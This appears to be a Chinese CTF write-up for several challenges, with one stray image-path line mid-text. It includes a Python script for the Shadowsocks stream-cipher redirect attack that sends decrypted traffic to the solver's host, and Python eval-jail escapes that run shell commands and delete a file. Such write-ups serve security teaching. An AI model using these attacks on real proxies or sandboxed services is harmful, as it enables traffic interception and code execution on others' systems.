ez_traffic_analyse

想法来自shadowsocks的安全问题。

可以直接看这个（https://blog.rexskz.info/redirect-attack-weakness-of-ss-stream-cipher.html）

做题嘛...

首先看到Shadowsocks和hint不该直接去搜一搜他的安全漏洞吗...?

搜了就能找到上面那几篇文章了。

于是在给的流量包中找有数据的包。

`tcp.flags.push == 1`能看到有三个包。

一个是发送的包另外两个是回包。考虑将回包混在一起然后发给服务器，修改一下内容让服务器直接发给自己的公网的机子。

```
import socket

c = bytes.fromhex(

 "63f2fb1b753f5c23937080b4040469a4fd10dd05b7e3145520f211d548fbe82ce1baadc77f394e3
62923ecb957974ad09e28ebb1f706bd0ea13e2ccb2a6d5d3a4d2711b914ccf72ab7416f3b831b7cca
18c20e1948bcf4a5521080540c4c775d1af5ccbd6f1bded9fecfc01b4266d23c1dcd695f0352eab22
ccb42d95d4b12e3e981ade453dd5446e20eb638917d52dfeab443a8b88a1eaba8eff180f152320a41
d0f5126dcfbfa1205b3f103288dae89d13ed39e656e4c28e7a396feeca476db8b53929ef70a2eebd2
04da579de9b931f55c9b645f97f3b8a4a8671f9fe250e9525318e5f"
)


def xor(a, b):
    return bytes(x ^ y for x, y in zip(a, b))


ss_srv = ("server_addr", port)
target_srv = ("172.31.80.1", 10000)  # your server
plain = b"HTTP/1."
target = b"\x01" + socket.inet_aton(target_srv[0]) + (target_srv[1]).to_bytes(2,
"big")
z = xor(plain, target)
new_c = c[:16] + xor(z, c[16 : 16 + 7]) + c[16 + 7 :]
s = socket.socket()
s.connect(ss_srv)
s.send(new_c)
```

就能拿到flag了

最后是这个题的小彩蛋。密码是`app1etreeishandsome`,爆破不出来的（所以你可以顺便去复现一下强网杯-谍影重重3.0了（

ez_eval_game

非预期：


出现了非预期解（?

由于没有删掉大部分`/usr/bin`中的运行权限导致被直接调用了所以非预期的解法就是

```
__import__("os").system("cat flag")
```

预期解法：

其实去谷歌上搜eval game之后seo的前几个就是这个题的出处（甚至只改了一点



甚至这个上面给贴心的放了个榜~~（当然优化了下实现方法所以榜上前几位的做法是没办法了）~~

下面放个我的做法（

```
(((b:='Built'+'inImporte')*
(p:="pas").__len__()).__len__(),print:=lambda:"".__class__.__class__("C",
("".__class__,), {}),C:=print(),{x.load_module("os").remove(p+"sword.txt") for x
in C.__class__.__base__.__subclasses__() if b in f"{x}"}).__getitem__(False)
```

ez leakage

简单套用下dlg(Deep Leakage from Gradients)算法就行，直接导入模型和梯度就行

bssid

整个能查bssid的网站就行，例如https://wigle.net/

evil pic encode

由于cat变换的图片实在太小了，很容易直接逆回原图
至于fft，忽略虚部，在逆变换的时候所有值的平均值在20-255之间差不多就是原图了